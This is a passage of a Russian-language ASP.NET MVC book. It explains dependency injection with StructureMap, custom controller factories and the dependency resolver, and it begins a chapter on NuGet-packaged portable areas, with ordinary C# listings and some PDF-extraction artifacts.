Это грубый, но простой пример DI: зависимости DocumentPrinter внедрены посредством его конструктора. Как бы то ни было, существуют еще некоторые проблемы, связанные с таким конструированием. Одной из этих проблем является тот факт, что DocumentPrinter все еще сильно связан с конкретной реализацией его зависимостей, а это означает, что он все вполне эластичен для изменения и сложен для тестирования. Мы можем решить эту проблему посредством использования интерфейсов.

18.1.3. Знакомство с интерфейсами

Возвращаясь к предыдущему примеру, представьте себе, что теперь нам нужно извлечь документы из базы данных таким же образом, как и из файловой системы. Но обе эти операции придерживаются


одного и того же интерфейса – что означает, что они обе связаны с извлечением документов, даже если их реализации того, как это необходимо сделать, значительно различаются. Мы можем определить этот интерфейс в коде:

```
public interface IDocumentRepository
{
    Document GetDocumentByName(string documentName);
}
```

Далее у нас может быть два класса, реализующих этот интерфейс – `FilesystemDocumentRepository` и `DatabaseDocumentRepository`. То же самое мы можем сделать и для других зависимостей `DocumentPrinter`.

Теперь можно выполнить рефакторинг `DocumentPrinter` для того, чтобы принять зависимость от интерфейса, а не от конкретного класса. Новую структуру приложения можно увидеть на рисунке 18-1, а реорганизованный код продемонстрирован в листинге 18-3.

Рисунок 18-1: `DocumentPrinter` зависит от интерфейсов, а не от конкретных реализаций



Листинг 18-3: `DocumentPrinter`, использующий внедрение через конструктор

```
public class DocumentPrinter
{
    private IDocumentRepository _repository;
    private IDocumentFormatter _formatter;
    private IPrinter _printer;
    public DocumentPrinter(
        IDocumentRepository repository,
        IDocumentFormatter formatter,
        IPrinter printer)
    {
        _repository = repository;
        _formatter = formatter;
    }
}
```

```

        _printer = printer;
    }
    public void PrintDocument(string documentName)
    {
        var document = _repository.GetDocumentByName(documentName);
        var formattedDocument = _formatter.Format(document);
        _printer.Print(formattedDocument);
    }
}

```

Изменения едва заметны, но `DocumentPrinter` теперь принимает в его конструктор экземпляры интерфейса, а не экземпляры конкретного класса. Преимуществом такого подхода является то, что мы можем передавать различные реализации зависимостей в `DocumentPrinter` без необходимости выполнять какие-либо изменения в нем. Это также ведет к лучшей тестируемости компонентов – мы могли бы предоставлять fake-реализации этих интерфейсов для целей модульного тестирования.

Например, мы могли бы передать fake-реализацию `IPrinter` в конструктор, которая помогла бы нам выполнить модульное тестирование `DocumentPrinter` без реальной отправки страниц на реальный принтер каждый раз, когда мы запускаем тест! Более подробно о методиках использования тестовых fake-копий можно прочитать в книге Роя Ошерова "The Art of Unit Testing" (<http://manning.com/osheroval/>).

Несмотря на то, что `DocumentPrinter` был отделен от своих зависимостей, наш код вызова на данный момент стал более сложным. Каждый раз, когда мы создаем экземпляр объекта, нам приходится запоминать, экземпляры каких реализаций зависимостей нам необходимо создать. Данный процесс можно автоматизировать посредством использования DI-контейнера.

18.1.4. Использование DI-контейнера

DI-контейнер, в сущности, является умной фабрикой. Как и любой другой класс фабрики, он отвечает за создание экземпляров объектов, но он также знает, как создавать экземпляры зависимостей объектов. Это означает, что мы можем попросить контейнер создать `DocumentPrinter`, и он также знает, как создать экземпляры всех зависимостей и передать их в конструктор.

Существует несколько DI-контейнеров, доступных в .NET. Некоторые самые популярные – это StructureMap, Castle Windsor, Ninject, Autofac и Unity. Все контейнеры служат одной и той же цели, но они различаются по конструкции API и дополнительной функциональности. Мы решили использовать в наших примерах StructureMap в связи с его мощным API и популярностью, но те же самые методики применимы и к другим контейнерам.

StructureMap можно загрузить с <http://structuremap.sourceforge.net> или установить посредством менеджера пакетов NuGet. Как только на него будет ссылаться наше приложение, вы сможете начать использовать класс `ObjectFactory`, который располагается в пространстве имен StructureMap.

Перед тем, как мы сможем использовать `ObjectFactory`, нам необходимо настроить его таким образом, чтобы он знал, как преобразовывать интерфейсы к конкретным типам:

```

ObjectFactory.Configure(cfg =>
{
    cfg.For<IDocumentRepository>().Use<FilesystemDocumentRepository>();
    cfg.For<IDocumentFormatter>().Use<DocumentFormatter>();
    cfg.For<IPrinter>().Use<Printer>();
}

```

```
});
```

Мы вызываем метод `Configure` для `ObjectFactory`, передавая анонимный метод, который позволяет нам получить доступ к настройке контейнера. Внутри анонимного метода мы можем использовать методы `For` и `Use` для того, чтобы рассказать `StructureMap`, как преобразовывать интерфейс в конкретный тип. Например, в данном примере мы говорим `StructureMap`, что когда бы он ни встречал `IDocumentRepository` в конструкторе класса, ему необходимо создавать экземпляр `FilesystemDocumentRepository` и передавать его.

Соглашения `StructureMap`

В примерах данной главы явно настраиваются `StructureMap` преобразования интерфейсов в типы посредством методов `For` и `Use`. Но `StructureMap`, в действительности, достаточно умен, чтобы самостоятельно разбираться в этих преобразованиях.

Вместо использования метода `For` мы могли бы также использовать метод `Scan`, чтобы разъяснить `StructureMap`, что ему необходимо просканировать все типы в конкретных сборках и попытаться определить, какие интерфейсы связать с какими классами:

```
ObjectFactory.Configure(cfg =>
{
    cfg.Scan(scan =>
    {
        scan.TheCallingAssembly();
        scan.WithDefaultConventions();
    });
});
```

Как только будет выполнена настройка `ObjectFactory`, мы сможем попросить его создать для нас экземпляр `DocumentPrinter` путем вызова метода `GetInstance`, использующего параметризованный тип для указания класса, экземпляр которого нам необходимо создать.

Метод `GetInstance` рассматривает конструктор `DocumentPrinter` и определяет, каким образом ему необходимо создать экземпляр класса на основании настройки, которую мы выполнили до этого. Мы можем использовать экземпляр `DocumentPrinter` так же, как и до этого, но нам больше не нужно вручную конструировать его зависимости каждый раз, когда нам необходимо создать его экземпляр.

Теперь, когда мы рассмотрели то, как мы можем использовать DI в обособленном примере, давайте перейдем к рассмотрению того, как мы можем использовать этот механизм в ASP.NET MVC приложении.

18.2. Использование механизма внедрения зависимостей в ASP.NET MVC

Одним из преимуществ ASP.NET MVC Framework является концепция разделения, которую он предоставляет. Когда вы разделяете ваш код на контроллеры, модели и представления, его становится легче понимать и поддерживать в работоспособном состоянии. Концепция разделения – это один из самых лучших атрибутов, которым может обладать ваш код, если вы хотите, чтобы он был работоспособным.

Представьте себе, что вы работаете над системой, которая позволяет пользователям загружать файлы на сервер. Это приложение должно содержать `FileUploadController`, который принимает в качестве параметра загружаемый файл и вставляет его в базу данных. Тем не менее, в случае если это большой бинарный файл, вместо того, чтобы хранить его в базе данных, вам может потребоваться хранить его на отдельном сервере хранилище. Это означает, что контроллеру необходимо обрабатывать загружаемый файл и взаимодействовать как с базой данных, так и с файловой системой. То есть множество различных обязанностей может быть размещено в одном месте, и не трудно представить себе, что контроллер будет расти и расти до тех пор, пока им не станет трудно управлять.

Размещение слишком большого количества обязанностей в вашем контроллере – верный способ создания захламленного проекта, с которым так трудно работать, что вы чувствуете будто пребываете сквозь тину.

Ниже приведен краткий список того, что ваш контроллер, как правило, *не* должен делать:

- Напрямую выполнять запросы обращения к данным.
- Напрямую обращаться к файловой системе.
- Напрямую отправлять e-mail.
- Напрямую вызывать веб-сервисы.

Заметили схему? Любая внешняя зависимость от некоторого рода инфраструктуры – прекрасный кандидат для извлечения в интерфейс, который может использоваться вашим контроллером. Такое разделение имеет пару преимуществ:

- Контроллер становится "тоньше" и, таким образом, более легким для понимания.
- Контроллер становится тестируемым – вы можете записывать модульные тесты и вырывать зависимости, изолируя класс для тестирования.

Вы также можете применять эту идею к любым областям кода, где контроллер выполняет сложную бизнес-логику. Это должно быть обязанностью либо модели, либо, может быть, доменного сервиса (который является всего лишь не сохраняющим состояние классом, который хранит бизнес логику, применяемую вне контекста единичного объекта).

Мы можем использовать механизм DI для достижения такой концепции разделения в наших контроллерах. Мы можем реализовывать DI в ASP.NET MVC приложениях с помощью *фабрик контроллеров* и DR (*dependency resolver*).

18.2.1. Пользовательские фабрики контроллеров

Фабрики контроллеров – важная возможность расширения в рамках ASP.NET MVC Framework. Они позволяют нам переносить обязанности для создания экземпляров контроллеров. Мы можем использовать фабрику контроллеров для того, чтобы разрешить внедрение через конструкторы для наших контроллеров.

В идеале всем контроллерам необходимо содержать в себе по умолчанию конструктор без параметров. Это все потому, что `DefaultControllerFactory` (или если быть более конкретными, `DefaultControllerActivator`, который мы рассмотрим далее) для того, чтобы создать экземпляры контроллеров, полагается на вызов `Activator.CreateInstance`. Для иллюстрации этого давайте обратимся к примеру простого интерфейса, который может использоваться для генерации некоторого текста:

```
public interface IMessageProvider
```

```
{  
    string GetMessage();  
}
```

Реализация этого интерфейса просто возвращает строку:

```
public class SimpleMessageProvider : IMessageProvider  
{  
    public string GetMessage()  
    {  
        return "Hello Universe!";  
    }  
}
```

Наше MVC приложение может содержать контроллер, который использует этот поставщик сообщения. Для того чтобы поддержать потерю связи и тестируемости, нам, возможно, для этого потребуется использовать внедрение через конструкторы, как это продемонстрировано ниже:

Листинг 18-4: Использование внедрения через конструкторы в контроллере

```
public class HomeController : Controller  
{  
    private IMessageProvider _messageProvider;  
    public HomeController(IMessageProvider messageProvider)  
    {  
        _messageProvider = messageProvider;  
    }  
  
    public ActionResult Index()  
    {  
        ViewBag.Message = _messageProvider.GetMessage();  
        return View();  
    }  
}
```

Строка 3: Хранит зависимость в отдельном поле

Строка 4: Внедряет зависимость через конструктор

Строка 11: Использование зависимости внутри метода действия

В данном примере HomeController принимает в свой конструктор IMessageProvider, который он затем хранит в закрытом поле. Действие Index использует провайдер для извлечения сообщения и хранит его в ViewBag, готовым к тому, чтобы быть переданным в представление. Когда это будет запускаться, в идеале, нам хотелось бы увидеть это сообщение отображенное на экране, как это продемонстрировано на рисунке 18-2.

Рисунок 18-2: Отображение сообщения, возвращаемого SimpleMessageProvider




Примечание.

IMessageProvider, используемый в этой главе, настолько упрощен, что извлечение такого поведения за интерфейсом и внедрение его в контроллер не даст никаких преимуществ. В действительности, он всего лишь добавляет ненужную сложность в приложение. Не все должно быть абстрагировано и внедрено – не добавляйте лишней сложности в ваши приложения, если только это не решит ваши проблемы.

К несчастью, получается совсем не так. Поскольку DefaultControllerActivator требует, чтобы контроллеры обладали не параметризованным конструктором, фреймворк выдает исключение, как это показано на рисунке 18-3.

Рисунок 18-3: По умолчанию ASP.NET MVC требует, чтобы контроллеры содержали конструктор по умолчанию



Вместо того чтобы полагаться на поведение MVC по умолчанию, мы можем дать фреймворку указание использовать DI-контейнер для создания экземпляров контроллеров посредством пользовательской фабрики контроллеров. Так же, как ранее, мы можем использовать для этого StructureMap. Мы начнем с создания пользовательского StructureMapControllerFactory.

Листинг 18-5: Фабрика контроллеров, возможная благодаря StructureMap

```
public class StructureMapControllerFactory : DefaultControllerFactory
{
    protected override IController GetControllerInstance(
        RequestContext requestContext,
        Type controllerType)
    {
        if (controllerType == null)
        {
            throw new HttpException(404, "Controller not found.");
        }
        return ObjectFactory.GetInstance(controllerType) as IController;
    }
}
```

Строка 7: Создает экземпляры только валидных контроллеров

Строка 11: Использование StructureMap для создания контроллера

StructureMapControllerFactory наследуется от DefaultControllerFactory и переопределяет метод GetControllerInstance. Этот метод принимает два параметра: первый параметр – это RequestContext, который предоставляет нам доступную информацию о текущем запросе (включая HttpContext и роут которого был выбран для обработки запроса), а второй – тип контроллера, который был выбран для управления запросом.

Нашей фабрике контроллеров сначала приходится проверять, является ли типом контроллера null, и выдавать исключение HTTP 404 Not Found, если это так. Это важная проверка, поскольку controllerType будет иметь тип null, если URL преобразуется в контроллер, который вы еще не создали, или если вы сделали опечатку в URL.

Вслед за этим мы просим ObjectFactory контейнера StructureMap создать экземпляр типа контроллера и вернуть его из метода. Это блокирует логику MVC создания экземпляров контроллеров, используемую по умолчанию.

DefaultControllerFactory

В листинге 18-5 мы переопределили метод GetControllerInstance для настройки того, как будут создаваться экземпляры контроллеров. DefaultControllerFactory обладает несколькими другими методами, которые можно переопределить.

Например, метод GetControllerType используется для поиска типа контроллера, который должен применяться для определенного имени контроллера, а метод ReleaseController можно переопределить таким образом, чтобы он обеспечивал пользовательскую логику постобработки, как только вызывается действие контроллера.

Актуальная логика создания экземпляра контроллера делегирована ControllerActivator, который мы рассмотрим далее.

Теперь нам необходимо настроить StructureMap и подключить новую фабрику контроллеров во фреймворк. Мы можем выполнить обе эти задачи внутри метода Application_Start файла Global.asax.

Листинг 18-6: Настройка StructureMapControllerFactory

```
protected void Application_Start()
{
    ObjectFactory.Initialize(cfg =>
    {
        cfg.For<IMessageProvider>()
            .Use<SimpleMessageProvider>();
    });
    ControllerBuilder.Current.SetControllerFactory(
        new StructureMapControllerFactory());
    AreaRegistration.RegisterAllAreas();
    RegisterRoutes(RouteTable.Routes);
}
```

Строки 3-7: Конфигурация маппинга типов

Строки 8-9: Установка фабрики контроллеров

Первое, что мы делаем – это вызываем метод Initialize для ObjectFactory для того, чтобы настроить преобразования между интерфейсами и конкретными типами. В данном примере мы преобразуем IMESSAGEProvider к его реализации (SimpleMessageProvider).

Далее мы заменяем используемую в MVC по умолчанию фабрику контроллеров нашей StructureMapControllerFactory путем вызова метода SetControllerFactory для ControllerBuilder. Теперь каждый раз, когда фреймворку необходимо будет создавать экземпляр контроллера, это будет выполняться StructureMap, который знает, как правильно конструировать зависимости нашего контроллера.

Этот механизм использования пользовательской фабрики контроллеров для создания экземпляров контроллеров стал доступен со временем первой версии ASP.NET MVC. Несмотря на то, что этот механизм на сегодняшний день все еще является действующим, существует другой альтернативный подход, доступный в форме DR (dependency resolver).

18.2.2. Использование Dependency resolver

Одной из новых возможностей, введенных в ASP.NET MVC 3, является DR (dependency resolver = механизм, который отвечает за создание зависимостей). Это реализация паттерна Service Locator, которая позволяет фреймворку запускать в действие ваш DI-контейнер всякий раз, когда фреймворку необходимо работать с реализацией определенного типа.

Так же, как и фабрика контроллеров, которую мы рассматривали до этого, DR может использоваться для создания экземпляров контроллеров в случае, если нам необходимо выполнить внедрение через конструктор. Тем не менее, DR также может использоваться для обеспечения реализаций других сервисов, используемых MVC Framework (мы рассмотрим их вкратце).

DR состоит из двух основных частей: статический класс DependencyResolver, который выступает в роли статического шлюза для разрешения зависимостей, и интерфейс IDependencyResolver. Этот интерфейс может быть реализован с помощью классов, которые знают, как разрешать

зависимости (посредством использования DI-контейнера), а статический DependencyResolver будет запускать в действие эту реализацию для того, чтобы выполнить его работу.

Всякий раз, когда фреймворку требуется определенный сервис для того, чтобы выполнить часть работы, он в первую очередь спрашивает DependencyResolver, может ли он обеспечить реализацию этого сервиса. Если DependencyResolver может сделать это, то далее эта реализация используется для выполнения работы. В противном случае MVC обычно возвращается к реализации по умолчанию.

Создание экземпляров контроллеров с помощью DR


Продолжая пример предыдущего раздела, фабрика контроллеров, применяемая по умолчанию, внутри использует DependencyResolver, когда дело доходит до создания экземпляра контроллера.

Когда DefaultControllerFactory просят создать контроллер, он сначала просит DependencyResolver создать IControllerActivator. Если DR способен обеспечить реализацию, то фабрика просит активатор создать экземпляр контроллера. Если DependencyResolver не обеспечивает реализацию (что является поведением по умолчанию), то DefaultControllerFactory возвращается к тому, что просит DefaultControllerActivator создать экземпляр контроллера.

DefaultControllerActivator следует простому алгоритму – сначала он просит DependencyResolver создать экземпляр контроллера. Если экземпляр контроллера не создается, он возвращается к использованию Activator.CreateInstance, который требует, чтобы контроллер по умолчанию обладал не параметризованным конструктором.

На рисунке 18-4 продемонстрирована блок-схема, которая описывает данный процесс.

Рисунок 18-4: Алгоритм создания экземпляра контроллера. DefaultControllerFactory сначала проверяет, может ли DependencyResolver создать экземпляр IControllerActivator. Если нет, то вместо него он использует DefaultControllerActivator, чтобы попытаться создать экземпляр контроллера.



Вы можете подумать, что это сбивает с толку, и окажетесь правы! Процесс размещения контроллера слегка свернут, что главным образом, обусловлено наследованием ASP.NET MVC – первоначально в нем не подразумевалось использование DI.

Если мы обеспечиваем свою собственную реализацию `IDependencyResolver` на основе `StructureMap`, мы можем исследовать этот процесс. Реализация `StructureMapDependencyResolver` продемонстрирована в следующем листинге.

Листинг 18-7: Реализация DR в `StructureMap`

```
public class StructureMapDependencyResolver : IDependencyResolver
{
    public object GetService(Type serviceType)
    {
        var instance = ObjectFactory.TryGetInstance(serviceType);

        if (instance == null
            && !serviceType.IsAbstract
            && !serviceType.IsInterface)
        {
            instance = ObjectFactory.GetInstance(serviceType);
        }
        return instance;
    }

    public IEnumerable<object> GetServices(Type serviceType)
    {
        return ObjectFactory.GetAllInstances(serviceType).Cast<object>();
    }
}
```

Строка 5: Попытка создать экземпляр предварительно зарегистрированного типа

Строки 7-12: Создание экземпляра незарегистрированного конкретного типа

Строка 18: Решение всех реализаций типа

`StructureMapDependencyResolver` сложнее, чем `StructureMapControllerFactory`, о котором мы писали ранее. Это является результатом некоторых предпосылок, внесенных инфраструктурой `DependencyResolver`.

Сначала нам придется реализовать метод `GetService`. Этот метод вызывается MVC фреймворком, когда ему необходимо извлечь реализацию определенного типа. Это может быть конкретный тип контроллера или тип интерфейса, если MVC просит, чтобы был разрешен один из этих внутренних компонентов.

Начнем с вызова метода `TryGetInstance` контейнера `StructureMap`, передавая тип. Как и подразумевает имя, этот метод пытается создать экземпляр конкретного типа, если он точно был зарегистрирован в контейнере. Если тип был зарегистрирован, то создается экземпляр типа. В противном случае возвращается `null`.

Но `StructureMap` не всегда требует точной регистрации типов. `StructureMap` достаточно умен, чтобы быть способным создавать экземпляры конкретных типов, если они не зарегистрированы (то же самое

не применимо к интерфейсам, поскольку вам приходится обеспечивать преобразование между интерфейсами и реализацией). Самым очевидным использованием этого являются контроллеры – вы не пишите интерфейсы для каждого контроллера, поэтому StructureMap может создавать их экземпляры напрямую. Мы можем использовать для этого регулярный метод `GetInstance` контейнера StructureMap, но только для конкретных типов, которые еще не были разрешены предыдущим вызовом `TryGetInstance`.

Наконец, нам приходится реализовывать метод `GetServices`. Этот метод вызывается, когда MVC запрашивает множественные реализации определенного интерфейса, например, извлечение всех движков представлений, представленных интерфейсом `IViewEngine`. Это реализуется с помощью метода `GetAllInstances` контейнера StructureMap.

Мы можем зарегистрировать этот новый `DependencyResolver` путем размещения следующего кода в методе `Application_Start` файла `Global.asax`:

```
DependencyResolver.SetResolver(new StructureMapDependencyResolver());
```

Теперь MVC будет пытаться использовать StructureMap каждый раз, когда ему будет необходимо создать экземпляр либо контроллера, либо одного из его собственных внутренних компонентов.

Dependency resolver или фабрика контроллеров?

Мы рассмотрели использование для реализации DI для контроллеров как DR, так и фабрик контроллеров, и вам может быть интересно, какой подход лучше.

Оба подхода являются действующими, но реализации `IDependencyResolver` обычно сложнее, чем пользовательские фабрики контроллеров.

Если все, что вам нужно сделать – это задействовать DI для контроллеров, то мы советуем вам придерживаться использования фабрики контроллеров в связи с ее упрощенностью. Помимо этого, определенные DI-контейнеры лучше подходят для использования в фабрике контроллеров.

Например, контейнер Windsor (с сайта <http://castleproject.org>) требует, чтобы контроллеры выпускались сразу же после того, как они были вызваны. Пользовательская фабрика контроллеров может использоваться для реализации такого поведения через метод `ReleaseController`, но не существует эквивалентного метода, доступного посредством DR, который мог бы привести к утечке памяти при использовании Windsor в ваших приложениях.

Дополнительные возможности расширения

В добавок к созданию экземпляров контроллеров DR может использоваться для создания экземпляров других компонентов MVC Framework. Это позволяет разгрузить используемую в MVC по умолчанию реализацию различных компонентов при помощи вашей собственной версии, если вам необходимо настроить их поведение.

Все компоненты, которые могут использовать механизм создания зависимостей (DR), продемонстрированы в таблице 18-1.

Таблица 18-1: Возможности расширения, которые используют DR

Компонент	Описание
IControllerFactory	Размещает контроллер для данного запроса
IControllerActivator	Создает экземпляр контроллера
IViewEngine	Размещает и отображает представления
IViewPageActivator	Создает экземпляры представлений
IFilterProvider	Извлекает фильтры для действия контроллера
IModelBinderProvider	Получает механизм связывания данных (model binder) для определенного типа
ModelValidatorProvider	Получает средства проверки допустимости для определенной модели
ModelMetadataProvider	Получает метаданные для определенной модели
ValueProviderFactory	Создает провайдер значения, который может использоваться для преобразования значения типа raw (например, из строки запроса) в значение, которое может участвовать в механизме связывания данных

Например, в главе 10 (листинг 10-1) мы создали пользовательский ModelBinderProvider под названием EntityModelBinderProvider, который мы использовали для создания экземпляра пользовательского механизма связывания данных модели при работе с объектами определенного типа. Он был зарегистрирован во фреймворке посредством добавления его в коллекцию ModelBinders в Application_Start:

```
ModelBinders.BinderProviders.Add(new EntityModelBinderProvider());
```

Вместо регистрации его таким образом мы могли бы зарегистрировать его в StructureMap в конфигурации нашей ObjectFactory:

```
ObjectFactory.Initialize(cfg =>
{
    cfg.For<IMessageProvider>().Use<SimpleMessageProvider>();
    cfg.For<IModelBinderProvider>().Use<EntityModelBinderProvider>();
});
```

Теперь фреймворк приобретает новый провайдер с помощью создания его посредством DR.

Вам должно быть интересно, почему вы использовали этот подход, а не просто применили коллекцию ModelBinders, и это очень хороший вопрос. Все компоненты, которые могут быть расширены посредством DR, также обеспечивают возможность статической регистрации, которая может использоваться для достижения того же результата, поэтому использование DR в таких ситуациях на самом деле не имеет больших преимуществ.

В этом разделе мы увидели, как DependencyResolver предоставляет альтернативный механизм для реализации DI в ASP.NET MVC как в контроллерах, так и в дополнительных областях расширения, например, ModelBinders и фильтрах. Несмотря на то, что DR открывает дополнительные возможности расширения, он не может использоваться во всех DI-контейнерах в связи с ограничениями его API.

18.3. Резюме

В этой главе мы приступили к рассмотрению значения DI и того, как он может использоваться для сокращения связей между классами. С ростом ваших приложений возрастает необходимость управления зависимостями приложения, а DI-контейнеры (например, StructureMap, Ninject, Windsor и другие) могут помочь упростить процесс управления зависимостями.

Затем мы рассмотрели, как DI может реализовываться в ASP.NET MVC приложениях, использующих как пользовательскую фабрику контроллеров, так и механизм создания зависимостей. Эти механизмы позволяют сохранять облегченность ваших контроллеров при помощи разбиения сложных взаимосвязей на более мелкие компоненты, которые, в дальнейшем, могут быть соединены вместе во время этапа выполнения при помощи контейнера. Этот подход помогает в создании работоспособных решений посредством содержания компонентов изолированно друг от друга (что означает, что изменение одной области кода менее вероятно, нежели разрушение несвязанной области), когда количество кода связывания минимизируется вручную.

Наконец, мы вкратце рассмотрели некоторые другие возможности расширения, которые предоставляет ASP.NET MVC с помощью DR, который вы можете использовать для замещения частей фреймворка своим собственным пользовательским поведением.

В следующей главе мы продолжим рассмотрение вопроса расширяемости путем повторения темы областей (которую мы впервые рассматривали в главе 13) и того, как их можно расширить для того, чтобы сделать их выделенными и допускающими многократное использование в рамках составных проектов.

19. Выделенные области

Данная глава охватывает следующие темы:

- Знакомство с основными принципами организации пакетов с помощью NuGet
- Демонстрация простой области
- Использование выделенной области
- Создание выделенной области RssWidget
- Интеграция с хостом при помощи шины MvcContrib

Области ASP.NET MVC позволяют нам структурировать контроллеры и представления в нашем приложении, организовывая наши проекты иерархически в виде папок и пространств имён. Выделенные области, как функциональная возможность в MvcContrib, позволяют нам применять эту концепцию еще шире. Выделенные области схожи с регулярными областями в том, что они являются коллекцией контроллеров и представлений, отделенной от других областей. Но они также являются выделенными; целостная область упаковывается с помощью NuGet. Несмотря на то, что области позволяют нам разделять наше приложение на сегменты, выделенные области позволяют нам соединять несколько приложений вместе в одном проекте.

Представьте себе общий набор страниц и логики, который некоторая компания хотела бы распределить между всеми своими проектами. Возьмем, например, общий AccountController, который генерируется в шаблоне ASP.NET MVC проекта, используемом по умолчанию. AccountController обеспечивает поддержку базовой аутентификации – регистрации пользователей, входа в систему и других традиционных вещей, которые вам нужны для того, чтобы начать принимать пользователей. Этот шаблон мог бы использоваться в качестве стартового комплекта для многих проектов, и они все работали бы одинаковым образом. Но при данных обстоятельствах AccountController и его "команда поддержки" были бы все продублированы. Мы могли бы вместо этого переместить его в выделенную область, которая могла бы использоваться всеми нашими проектами. Мы можем удалить этот шаблонный код из наших проектов и поделиться новым комплектом вместо файлов кода.

Мы будем использовать этот пример для демонстрации того, как использовать NuGet и MvcContrib для создания простой выделенной области, получая при этом все преимущества не продублированного кода.

19.1. Принципы организации пакетов с помощью NuGet

Мы затрагивали вопрос использования пакетов NuGet в главе 14, а теперь мы рассмотрим вопрос о том, что представляет собой пакет.

Пакет NuGet – это всего лишь zip-файл, содержащий манифест и файлы, которые должны быть установлены в проекте Visual Studio. В него также должны входить три PowerShell скрипта, используемые для того, чтобы добавить автоматизацию во время инсталляции, удаления и запуска проекта. Пакет NuGet идентифицируется по его ID, который представляет собой строку, используемую для однозначной идентификации пакета и номера его версии. Файл манифеста содержит информацию о том, какие файлы должны быть добавлены в проект во время инсталляции, список зависимых пакетов и дополнительные метаданные, включая автора, URL веб-сайта проекта и лицензионный URL.

